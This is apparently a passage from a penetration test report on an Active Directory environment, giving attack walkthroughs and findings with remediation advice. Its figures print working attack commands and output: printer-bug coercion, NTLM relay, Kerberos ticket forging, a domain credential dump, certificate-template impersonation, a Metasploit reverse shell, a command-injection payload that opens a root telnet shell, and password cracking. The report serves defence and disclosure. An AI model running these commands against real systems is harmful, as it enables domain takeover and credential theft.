Vilkas used the printerbug.py and ntlmrelayx.py tools to execute this attack as shown below. The PrinterBug abuses intentional Microsoft functionality in the spooler service allowing an attacker with control over a domain user or computer to leverage an RPC call and trigger a target host's spooler service. Using this RPC call, the attacker can coerce the target authenticate to a host controlled by the attacker. The PrinterBug can be leveraged to relay credentials to other hosts/services, steal authentication information, or can be combined with other attacks such as the RBCD or Shadow Credentials attack when the credentials obtained from the coerced authentication request are relayed to another host.

```
$ python3 /opt/krbrelayx/printerbug.py prysm.ad/'37D-B-28$BNE'@192.168.200.50 pt001@80/test

[*] Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
[*] Attempting to trigger authentication via rprn RPC at 192.168.200.50
[*] Bind OK
[*] Got handle
[*] Triggered RPC backconnect, this may or may not have worked
```

Figure 16: Triggering PrinterBug

The PrinterBug attack was successful and Vilkas was able to grant the PPHPGBZR$ computer account delegation rights over the vdi-lpadmin.prysm.ad host. This allows an attacker to impersonate any account in the domain (i.e., a Domain Admin) to gain full control over the target host.

```
$ sudo ntlmrelayx.py -t ldap://192.168.200.15 --escalate-user PPHPGBZR$ --delegate-access --no-
validate-privs --no-dump --no-raw-server --no-wcf-server

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
```

```
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.200.50 controlled, attacking target ldap://192.168.200.15
[*] HTTPD(80): Authenticating against ldap://192.168.200.15 as PRYSM/VDI-LPADMIN$ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Querying domain security descriptor
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[*] Delegation rights modified successfully!
[*] PPHPGBZR$ can now impersonate users on VDI-LPADMIN$ via S4U2Proxy
[*] All targets processed!
[*] HTTPD(80): Connection from 192.168.200.50 controlled, but there are no more targets left!
[*] All targets processed!
```

Figure 17: Relaying NTLM Authentication to Grant Impersonation Rights

Vilkas proceeded to obtain a Kerberos Service Ticket for the CIFS service on the VDI-LPADMIN.prysm.ad host with the same rights that the Domain Admin account COMMVAULTSVC would have over the host, resulting in local administrator access. Impersonating this Domain Admin account only works for obtaining a ticket for the target CIFS service and does not equate to full Domain Admin rights.

```
$ getST.py -spn cifs/vdi-lpadmin.prysm.ad -impersonate COMMVAULTSVC prysm.ad/PPHPGBZR$:'<CLEARTEXT
PASSWORD REDACTED> -dc-ip 192.168.200.15

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating COMMVAULTSVC
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in COMMVAULTSVC @cifs_vdi-lpadmin.prysm.ad@prysm.ad.ccache
```


Figure 18: Obtaining Service Ticket for Domain Admin

Vilkas assigned the result TGT ticket .ccache file to the KRB5CCNAME environment variable. This is done so the ticket can be used by tools that support Kerberos authentication from a Linux host.

```
$ export KRB5CCNAME=COMMVAULTSVC @cifs_vdi-lpadmin.prysm.ad@prysm.ad.ccache
```

Figure 19: Setting KRB5CCNAME Environment Variable

Next, Vilkas used this Kerberos TGT ticket to dump credentials on the target host but no clear text credentials were obtained. Furthermore, Vilkas observed that the RID 500 Administrator account (built-in Administrator) was disabled. Vilkas logged in to the target host remotely using the TGT ticket obtained earlier. Enumeration found that the Domain Admin user pr076a-da was logged in to the host.

```
$ wmiexec.py -k -no-pass prysm.ad/COMMVAULTSVC@vdi-lpadmin.prysm.ad

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] SMBv3.0 dialect used
```

```
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands


C:\> query user

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 pr076a-da
```

Figure 20: Remotely Connecting with Kerberos Authentication

This access allowed Vilkas to perform the next steps involving impersonating a user based on a process ID (PID) running in their user context. Vilkas uploaded a custom tool that could be used to impersonate a user account based on the process ID and coerce authentication in the context of this account. This file was named as winupdate.exe to appear innocuous.

```
c:\users\public\documents> lput /home/pentester/PRYSM_IPT_2024/winupdate.exe

[*] Uploading winupdate.exe to c:\users\public\documents\winupdate.exe

c:\users\public\documents> dir
 Volume in drive C has no label.
 Volume Serial Number is A24A-2181

 Directory of c:\users\public\documents

08/20/2024  04:15 PM    <DIR>          .
08/20/2024  04:15 PM    <DIR>          ..
08/20/2024  04:15 PM           137,216 winupdate.exe
               1 File(s)        137,216 bytes
               2 Dir(s)  18,410,258,432 bytes
```


Figure 21: Uploading Custom Tool

Vilkas used the tasklist command to search for any processes running in the context of a domain user account by filtering only for the PRYSM\pr076a-da account.

```
C:\temp> tasklist /v | findstr "PRYSM\pr076a-da"

rdpclip.exe                   220                             2     25,600 K Unknown
PRYSM\pr076a-da                                       0:00:11 N/A
FlexEngine.exe               6308                             2     22,416 K Unknown
PRYSM\pr076a-da                                       0:02:36 N/A
sihost.exe                   6748                             2     37,944 K Unknown
PRYSM\pr076a-da                                       0:01:26 N/A

<SNIP>

dllhost.exe                  9824                             2     17,708 K Unknown
PRYSM\pr076a-da                                       0:00:00 N/A
mmc.exe                      3832                             2     42,764 K Unknown
PRYSM\pr076a-da                                       0:00:18 N/A
```

```
OneDrive.exe                  6400                            2    111,980 K Unknown
PRYSM\pr076a-da                                          0:00:57 N/A
notepad++.exe                11908                            2     41,764 K Unknown
PRYSM\pr076a-da                                          0:00:07 N/A
Microsoft.SharePoint.exe     10976                            2     15,056 K Unknown
PRYSM\pr076a-da                                          0:00:18 N/A
msedgewebview2.exe            3972                            2     12,672 K Unknown
PRYSM\pr076a-da                                          0:00:28 N/A

<SNIP>
```

Figure 22: Listing Running Processes for Domain Admin User

Since this tool needs to be trigged as the NT AUTHORITY\SYSTEM account, Vilkas used the atexec.py tool to trigger it remotely. The tool was used to impersonate the pr076a-da user and coerce LDAP authentication with the process ID of the explorer.exe process (PID 5828). The authentication attempt was directed at the attack host where an ntlmrelayx.py instance was running to catch it.

```
$ atexec.py -k -no-pass prysm.ad/COMMVAULTSVC@vdi-lpadmin.prysm.ad
'c:\users\public\documents\winupdate.exe LDAP 5828 10.200.30.5'

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[!] This will work ONLY on Windows >= Vista
[*] Creating task \LSLPbKfJ
[*] Running task \LSLPbKfJ
[*] Deleting task \LSLPbKfJ
[*] Attempting to read ADMIN$\Temp\LSLPbKfJ.tmp
[*] Attempting to read ADMIN$\Temp\LSLPbKfJ.tmp
Impersonated user: pr076a-da
```


Figure 23: Impersonating Domain Admin and Coercing Authentication

Vilkas was able to “relay” this successful user authentication attempt to the LDAP service on a domain controller and grant **Replication-Get-Changes-All privileges** to the computer account PPHPGBZR$. With these rights, it is possible to authenticate to a domain controller and perform a DCSync attack. This attack is essentially a replication of the NTDS.dit database where the NTLM password hashes for all domain users and computers are extracted, resulting in domain compromise.

```
$ sudo ntlmrelayx.py -t ldap://192.168.200.15 --delegate-access --escalate-user 'PPHPGBZR$'

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
```

```
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Connection from 192.168.200.50 controlled, attacking target ldap://192.168.200.15
[*] HTTPD(80): Authenticating against ldap://192.168.200.15 as PRYSM/pr076a-da SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Querying domain security descriptor
[*] Success! User PPHPGBZR$ now has Replication-Get-Changes-All privileges on the domain
```

Figure 24: Setting Replication Rights via Successful Relay

Vilkas used this access to obtain the NTLM password hashes for all accounts in the domain.

```
$ secretsdump.py 'PPHPGBZR$'@192.168.200.15 -outputfile PRYSM_ntds_2024_rbcd

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
root:500:aad3b435b51404eeaad3b435b51404ee:777388e01ec26xxxe359af92534b7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16axxx3c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fd950cd5e2bfxxxf7400655d92266a5:::
prysm.ad\Admin:1002:c4640216b559cdd9c447633e51272276:f2e402c396xxxb951deefb97b7b1f3:::
prysm.ad\13206:1006:aad3b435b51404eeaad3b435b51404ee:e438xxxd24766c9c0f0:::
BSMITH:1009:666c8f0b678203ddaad3b435b51404ee:11c976b54c001xxx0c3975dc92c:::
prysm.ad\13881:1010:aad3b435b51404eeaad3b435b51404ee:fb148c0218xxxe9273ebf79e2ee:::

<SNIP>
```

Figure 25: Dumping Domain Credentials

Vilkas performed offline password cracking and was able to obtain the clear text password for one member of the Domain Admins group, ajones_adm. This password was re-used for the low privileged ajones account in the corp.prysm.int domain.

```
$ certipy find -enabled -u ajones'@corp.prysm.int -p '<CLEAR TEXT PASSWORD REDACTED>' -vulnerable  -
dc-ip 192.168.100.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 39 certificate templates
[*] Finding certificate authorities
[*] Found 2 certificate authorities
[*] Found 6 enabled certificate templates
[*] Trying to get CA configuration for 'corp-CA01-CA' via RRP
```

```
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'corp-CA01-CA'
[*] Saved BloodHound data to '20250320002635_Certipy.zip'. Drag and drop the file into the
BloodHound GUI from @ly4k
[*] Saved text output to '20241031002635_Certipy.txt'
[*] Saved JSON output to '20241032002635_Certipy.json'
```

Figure 26: Checking for Vulnerable Certificate Templates

Vilkas observed that the CORP-Computer certificate template was configured to allow a user to specify a Subject Alternate Name (SAN), and allowed for any Domain User to enroll. This allows for requesting a valid certificate that allows for authentication on behalf of any user in the domain, including members of the Domain Admins group.

```
  Template Name                       : CORP-Computer
    Display Name                      : CORP-Computer
    Certificate Authorities           : corp-CA01-CA
    Enabled                           : True
    Client Authentication             : True
    Enrollment Agent                  : False
    Any Purpose                       : False
    Enrollee Supplies Subject         : True
    Certificate Name Flag             : EnrolleeSuppliesSubject
    Enrollment Flag                   : AutoEnrollmentCheckUserDsCertificate
                                        PublishToDs
    Private Key Flag                  : UseLegacyProvider
                                        ExportableKey
    Extended Key Usage                : Server Authentication
                                        Client Authentication
    Requires Manager Approval         : False
    Requires Key Archival             : False
    Authorized Signatures Required    : 0
    Validity Period                   : 8 years
    Renewal Period                    : 6 years
    Minimum RSA Key Length            : 2048
    Template Schema Version           : 4
    Permissions
      Enrollment Permissions
        Enrollment Rights             : corp.prysm.int\BSMITH
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
                                        corp.prysm.int\Domain Users
      Object Control Permissions
        Owner                         : corp.prysm.int\BSMITH
        Write Owner Principals        : corp.prysm.int\BSMITH
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
        Write Dacl Principals         : corp.prysm.int\BSMITH
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Onboard_Offboard
                                        corp.prysm.int\Domain Admins
        Write Property Principals     : corp.prysm.int\BSMITH
```

```
                                        corp.prysm.int\Enterprise Admins
                                        corp.prysm.int\SVC_Joiners_Offboard
                                        corp.prysm.int\Domain Admins
    [!] Vulnerabilities
      ESC1                              : 'corp.prysm.int\\Domain Users can enroll, enrollee
supplies subject and template allows client authentication
```

Figure 27: Vulnerable Certificate Template

Vilkas used this certificate template to obtain a valid certificate for the SVC_SCCM Domain Admin account in the corp.prysm.int domain.

```
$ certipy req -username 'ajones'@corp.prysm.int -p '<CLEAR TEXT PASSWORD REDACTED> -ca corp-CA01-CA
-target CORPCA01.corp.prysm.int -template CORP-Computer -upn SVC_SCCM@corp.prysm.int  -dns
corp.prysm.int

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 4829
[*] Got certificate with multiple identifications
    UPN: 'SVC_SCCM@corp.prysm.int'
    DNS Host Name: 'corp.prysm.int'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_sccm_corp.pfx'
```


Figure 28: Requesting Certificate for svc_sccm Account

Vilkas used this certificate to obtain the NTLM password hash for this Domain Admin account, leading to compromise of the corp.prysm.int domain.

```
$ certipy auth -pfx svc_sccm_corp.pfx -dc-ip 192.168.100.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'SVC_SCCM@corp.prysm.int'
    [1] DNS Host Name: 'corp.prysm.int'
> 0
[*] Using principal: svc_sccm@corp.prysm.int
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_sccm.ccache'
[*] Trying to retrieve NT hash for 'svc_sccm'
[*] Got hash for 'svc_sccm@corp.prysm.int': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

Figure 29: Authenticating with Certificate

Note: Vilkas performed the following clean up tasks at the end of the testing period:

- Removed the local administrator account created on the *LPGTSSAPP.prysm.ad* host.

- Removed the ADIDNS record for *pt001*.
- Removed the computer account named *PPHPGBZR$*.
- Removed **Replication-Get-Changes-All** privileges from the computer account *PPHPGBZR$*.

Technical Findings Details

C1 - Mirth Connect Unauthenticated Remote Command Execution - Critical

Description	The identified Mirth Connect instance is vulnerable to CVE-2023-37679, which allows an unauthenticated attacker with network access to execute arbitrary commands on the underlying server. The vulnerability affects Mirth Connect versions prior to 4.4.1.
Security Impact	Successful exploitation provides command execution in the context of the Mirth Connect service account. On Windows systems, this service commonly runs as NT AUTHORITY\SYSTEM, potentially allowing complete compromise of the host, access to sensitive data, credential theft, and further movement into the internal network.
Affected Resource(s)	• 192.168.200.36 (8080/TCP)

Remediation	• Upgrade Mirth Connect to version 4.4.1 or later in accordance with vendor guidance.
	• When immediate patching is not possible:
	  ◦ Restrict access to the Mirth Connect service to authorized management systems and trusted network segments.
	  ◦ Remove direct internet or broadly accessible internal exposure and disable the service if it is no longer required.
	  ◦ Run the service using a dedicated, least-privileged account to reduce the impact of successful exploitation.
	The access restrictions and service-account change are compensating controls only and do not eliminate the underlying vulnerability.

References	https://nvd.nist.gov/vuln/detail/cve-2023-37679 https://github.com/nextgenhealthcare/connect/wiki/4.4.1---What%27s-New

Finding Details

Vilkas exploited CVE-2023-37679 to obtain remote command execution on the LPGTSSAPP host in the context of the NT AUTHORITY\SYSTEM account, resulting in a foothold in the prysm.ad Active Directory domain.

```
[msf](Jobs:0 Agents:0) exploit(windows/misc/mirth_deserialization) >> exploit
13:56:34

[*] Started reverse TCP handler on 10.200.30.5 :4443
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version 3.10.1 is affected by CVE-2023-37679.
[*] Executing generic/shell_reverse_tcp (Windows Command)
[+] The target appears to have executed the payload.
[*] Command shell session 3 opened (10.200.30.5 :4443 -> 192.168.200.36:10835) at 2024-10-24
13:56:27 -0400
```

```
D:\Program Files\Vyaire\SentryConnect Gateway 5> whoami

nt authority\system


D:\Program Files\Vyaire\SentryConnect Gateway 5> hostname

LPGTSSAPP
```

Figure 30: Exploiting Mirth Connect

C2 - WePresent Remote Command Execution - Critical

Description	The WePresent presentation system is vulnerable to CVE-2019-3929. An unauthenticated attacker with network access to the device can inject operating system commands through the file_transfer.cgi HTTP endpoint and execute them with root privileges.
Security Impact	Successful exploitation would provide complete control of the device. An attacker could access or modify device data and configuration, disrupt presentation services, establish persistence, and use the compromised system as a foothold for further attacks against the internal network.
Affected Resource(s)	• 192.168.200.66 (443/TCP)
Remediation	• Upgrade the device to the latest vendor-supported firmware that addresses CVE-2019-3929. • If supported firmware is unavailable, replace or decommission the device. • Until remediation is complete, isolate the device on a dedicated network segment and restrict web access to authorized management systems. • Prevent direct internet exposure and limit the device's ability to initiate connections to internal systems. Network restrictions are compensating controls only and do not eliminate the underlying vulnerability. Tenable similarly recommends keeping presentation and IoT devices off the internet and placing them on isolated networks.
References	https://nvd.nist.gov/vuln/detail/cve-2019-3929

Finding Details

Vilkas exploited CVE-2019-3929 to obtain command execution on the target host in the context of the root superadmin account.

```
$ curl --header "Content-Type: application/x-www-form-urlencoded" --request POST --data
"file_transfer=new&dir='Pa_Note/usr/sbin/telnetd -p 1271 -l /bin/shPa_Note'whoami" --insecure
https://192.168.200.66/cgi-bin/file_transfer.cgi

root


$ telnet 192.168.200.66 1271

Trying 192.168.200.66...
Connected to 192.168.200.66.
Escape character is '^]'.

~/boa/cgi-bin # whoami
root

~/boa/cgi-bin # hostname
```

```
Crestron.AirMedia-1.1.wm8750
~/boa/cgi-bin #
```

Figure 31: Gaining Root Access to Crestron.AirMedia-1.1.wm8750

C3 - HP iLO 4 Administrative Console Bypass and Remote Code Execution - Critical

Description	The HPE Integrated Lights-Out 4 interface is running firmware vulnerable to CVE-2017-12542. An unauthenticated attacker with network access to the interface can bypass authentication, execute code on the iLO management processor, and create an administrative iLO account. During testing, Vilkas successfully created a temporary administrator account without valid credentials.
Security Impact	Successful exploitation provides administrative control of the server's out-of-band management interface. An attacker could access the remote console, power off or restart the server, mount malicious virtual media, alter management settings, establish persistent access, and potentially compromise the attached host operating system. These actions could result in sensitive-data exposure, extended service disruption, or complete loss of control over the server.
Affected Resource(s)	• 192.168.200.193 (443/TCP)
Remediation	• Upgrade iLO 4 to the latest vendor-supported firmware; version 2.53 is the minimum release addressing CVE-2017-12542. • Restrict iLO access to a dedicated management network reachable only through approved administrative systems or a hardened jump host. • Remove unauthorized or unused iLO accounts, rotate administrative credentials, and review iLO audit logs for unexpected account creation or configuration changes. • If prior compromise is suspected, reset or reflash the iLO firmware and validate its integrity before returning the interface to service. Network isolation reduces exposure but does not eliminate the underlying vulnerability. HPE recommends applying the firmware updates released for CVE-2017-12542 and continuing to keep iLO firmware current.
References	https://nvd.nist.gov/vuln/detail/cve-2017-12542 https://support.hpe.com/hpesc/public/docDisplay?docId=a00052471en_us&docLocale=en_US

Finding Details

Vilkas exploited this vulnerable to add a new administrative user to the HP iLO instance.

```
$ python hp_ilo_rce.py -e -u Vilkas_adm -p Vilkas_password! 192.168.200.193

[+] Successfully added user!
```

Figure 32: Executing User Creation Script to Create an HP ILO Admin Account

Note: Vilkas removed this newly created administrator user during testing.

C4 - ESC1 Certificate Template Allows Arbitrary User Impersonation - Critical

Description	An Active Directory Certificate Services (AD CS) certificate template permits low-privileged users to enroll, allows requesters to supply arbitrary subject information, and issues certificates valid for client authentication without manager approval or authorized signatures. This combination allows a standard domain user to request a certificate representing another account, such as a Domain Admin, Enterprise Admin, or other privileged account, leading to domain compromise.
Security Impact	An attacker with any domain account could request a certificate representing a privileged user and authenticate as that account. During testing, Vilkas used the affected template to impersonate a privileged account and compromise the Active Directory domain. Issued certificates may remain usable after the impersonated account's password is changed, making certificate revocation essential.
Affected Resource(s)	• CORPCA01.corp.prysm.int ◦ CORP-Computer certificate template
Remediation	• Disable `Supply in the request` on the affected template and populate subject information from Active Directory. • Remove broad enrollment permissions such as `Authenticated Users` or `Domain Users`; grant Enroll and Autoenroll only to specifically authorized groups. • If requesters must supply subject information, remove authentication-capable EKUs such as Client Authentication, Smart Card Logon, PKINIT Client Authentication, or Any Purpose. • If none of these changes is operationally feasible, require CA manager approval or authorized signatures, or unpublish the template until it can be redesigned. Microsoft lists each of these as a valid way to break the ESC1 attack conditions. • Revoke the certificate issued during testing, publish an updated certificate revocation list, and review CA issuance records for other certificates containing unexpected identities.
References	Misconfigured Certificate Templates - ESC1 (page 55): https://specterops.io/assets/resources/Certified_Pre-Owned.pdf https://learn.microsoft.com/en-us/defender-for-identity/security-posture-assessments/certificates

Finding Details

Vilkas enumerated AD CS and observed a vulnerable certificate template.

```
Template Name                         : CORP-Computer
  Display Name                        : CORP-Computer
  Certificate Authorities             : corp-CA01-CA
  Enabled                             : True
```

```
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : AutoEnrollmentCheckUserDsCertificate
                                          PublishToDs
    Private Key Flag                    : UseLegacyProvider
                                          ExportableKey
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 8 years
    Renewal Period                      : 6 years
    Minimum RSA Key Length              : 2048
    Template Schema Version             : 4
    Permissions
      Enrollment Permissions
        Enrollment Rights               : corp.prysm.int\BSMITH
                                          corp.prysm.int\Enterprise Admins
                                          corp.prysm.int\SVC_Joiners_Offboard
                                          corp.prysm.int\212PCCD17
                                          corp.prysm.int\Domain Admins
                                          corp.prysm.int\Domain Users
      Object Control Permissions
        Owner                           : corp.prysm.int\BSMITH
        Write Owner Principals          : corp.prysm.int\BSMITH
                                          corp.prysm.int\Enterprise Admins
                                          corp.prysm.int\SVC_Joiners_Offboard
                                          corp.prysm.int\Domain Admins
        Write Dacl Principals           : corp.prysm.int\BSMITH
                                          corp.prysm.int\Enterprise Admins
                                          corp.prysm.int\SVC_Onboard_Offboard
                                          corp.prysm.int\Domain Admins
        Write Property Principals       : corp.prysm.int\BSMITH
                                          corp.prysm.int\Enterprise Admins
                                          corp.prysm.int\SVC_Joiners_Offboard
                                          corp.prysm.int\Domain Admins
    [!] Vulnerabilities
      ESC1                              : 'corp.prysm.int\\Domain Users can enroll, enrollee
supplies subject and template allows client authentication
```

Figure 33: Vulnerable Certificate Template

Vilkas used this certificate template to request a certificate on behalf of a Domain Admin user.

```
$ certipy req -username 'ajones'@corp.prysm.int -p ‘<CLEAR TEXT PASSWORD REDACTED> -ca corp-CA01-CA
-target CORPCA01.corp.prysm.int -template CORP-Computer -upn SVC_SCCM@corp.prysm.int  -dns
corp.prysm.int

Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Requesting certificate via RPC
[*] Successfully requested certificate
```

```
[*] Request ID is 4829
[*] Got certificate with multiple identifications
    UPN: 'SVC_SCCM@corp.prysm.int'
    DNS Host Name: 'corp.prysm.int'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'svc_sccm_corp.pfx'
```

Figure 34: Requesting Certificate for svc_sccm Account

Vilkas authenticated to a domain controller using this certificate template and obtained the NTLM password hash for the targeted Domain Admin user.

```
$ certipy auth -pfx svc_sccm_corp.pfx -dc-ip 192.168.100.1

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Found multiple identifications in certificate
[*] Please select one:
    [0] UPN: 'SVC_SCCM@corp.prysm.int'
    [1] DNS Host Name: 'corp.prysm.int'
> 0
[*] Using principal: svc_sccm@corp.prysm.int
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'svc_sccm.ccache'
[*] Trying to retrieve NT hash for 'svc_sccm'
[*] Got hash for 'svc_sccm@corp.prysm.int': aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

Figure 35: Authenticating with Certificate

H1 - Service Accounts Susceptible to Kerberoasting - High

Description	Vilkas identified Active Directory service accounts with registered Service Principal Names that were susceptible to Kerberoasting. Any authenticated domain user can request service tickets for these accounts and attempt to recover their passwords through offline cracking without generating additional authentication failures.
Security Impact	Recovery of a service-account password could provide access to the associated application or servers and enable lateral movement. The impact is substantially increased when the affected account has administrative rights, broad access to sensitive systems, or a password reused elsewhere. Compromised service credentials may also be used to forge service tickets and maintain access.

Affected Resource(s)	• prysm.ad
	  ◦ *securefile* account
	  ◦ *19B-C-19$iME* account

Remediation	• Migrate compatible services to group Managed Service Accounts (gMSA), which provide automatically managed passwords and simplified SPN management. • For services that cannot use gMSAs, assign each account a unique, randomly generated password of at least 30 characters, store it in an approved password vault, and rotate it through a controlled process. • Enable AES encryption for service accounts and dependent systems, rotate the account passwords to generate current AES keys, and disable RC4 after compatibility testing. Microsoft specifically recommends transitioning from RC4 to AES to reduce Kerberoasting exposure. • Remove unnecessary privileged-group memberships and deny interactive and remote interactive logon unless explicitly required.
References	https://attack.mitre.org/techniques/T1558/003 https://learn.microsoft.com/en-us/windows-server/security/kerberos/detect-remediate-rc4-kerberos https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/group-managed-service-accounts/group-managed-service-accounts/group-managed-service-accounts-overview

Finding Details

Vilkas performed a Kerberoasting attack and obtained Kerberos service tickets for two accounts in the domain. These tickets were subjected to offline password cracking which resulted in obtaining the clear text password for one service account with elevated privileges in the domain.

```
$ GetUserSPNs.py -dc-ip 192.168.200.15 prysm.ad/LPGTSSAPP$ -hashes :XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
-request -outputfile PRYSM_tgs

Impacket v0.12.0.dev1+20240723.121155.ff1725ac - Copyright 2024 Fortra
```

```
ServicePrincipalName                    Name                 MemberOf
PasswordLastSet             LastLogon                   Delegation
--------------------------------------  -------------------  ------------------------------------
-------------------------------------------------------------------  -------------------------  ---
----------------------  -------------
http/federation.prysm.ad                 securefile
CN=PasswordPolicyExempt,OU=Password_Policies,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=prysm,DC=ad
2024-05-22 18:10:50.644351  2024-08-07 22:07:54.242728
HTTP/19B-C-19.prysm.ad:16995            19B-C-19$iME         CN=TS Gateway User
Computers,OU=Security_Groups,OU=Groups,OU=PRYSMv2,DC=prysm,DC=ad                          2011-01-07
09:55:27.327432  N/A

<SNIP>
```

Figure 36: Performing Kerberoasting Attack

H2 - Weak Active Directory Passwords Allowed - High

Description	Password controls within the Active Directory domain do not adequately prevent users from selecting common, predictable, or organization-specific passwords. These passwords may be identified through password spraying without requiring a high volume of authentication attempts.
Security Impact	An attacker who obtains valid domain credentials could access internal systems and data, enumerate Active Directory, move laterally, and potentially escalate privileges through other weaknesses in the environment.
Affected Resource(s)	• Accounts in the prysm.ad domain See Appendix B - Domain Password Analysis for further detail
Remediation	• Enforce a minimum password length of at least 15 characters and permit longer passphrases. • Implement Microsoft Entra Password Protection or an equivalent password filter to block common, breached, and organization-specific passwords. • Require password changes when compromise is known or suspected rather than enforcing routine expiration, and require MFA for remote and privileged access. NIST recommends blocklisting commonly used or compromised passwords and discourages arbitrary periodic password changes. Microsoft supports extending banned-password protection to on-premises Active Directory.
References	https://pages.nist.gov/800-63-4/sp800-63b.html https://learn.microsoft.com/en-us/entra/identity/authentication/concept-password-ban-bad-on-premises https://attack.mitre.org/mitigations/M1027

Finding Details

Offline password cracking revealed the clear text password for one privileged account obtained through a Kerberoasting attack.

```
$ hashcat -m 13100 PRYSM_tgs small_wordlist.txt -r /rules/best64.rule -w3 –O

hashcat (v6.2.6-851-g6716447df) starting

<SNIP>

Approaching final keyspace - workload adjusted.

$krb5tgs$23$*37D-B-28$BNE$prysm.ad$prysm.ad/<REDACTED>

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
```

```
Hash.Target......: PRYSM_tgs
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (small_wordlist.txt)
Guess.Mod........: Rules (/rules/best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#3.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#4.........:   744.7 kH/s (1.38ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#5.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#6.........:        0 H/s (0.00ms) @ Accel:256 Loops:77 Thr:32 Vec:1
Speed.#*.........:   744.7 kH/s
Recovered........: 1/2 (50.00%) Digests (total), 1/14 (50.00%) Digests (new), 1/2 (50.00%) Salts
Remaining........: 1276 (99.92%) Digests, 1276 (99.92%) Salts
Recovered/Time...: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.........: 1376606/1376606 (100.00%)
Rejected.........: 0/1376606 (0.00%)
Restore.Point....: 0/14 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#3...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#4...: Salt:1276 Amplifier:0-77 Iteration:0-77
Restore.Sub.#5...: Salt:0 Amplifier:0-0 Iteration:0-77
Restore.Sub.#6...: Salt:0 Amplifier:0-0 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#2....: [Copying]
Candidates.#3....: [Copying]
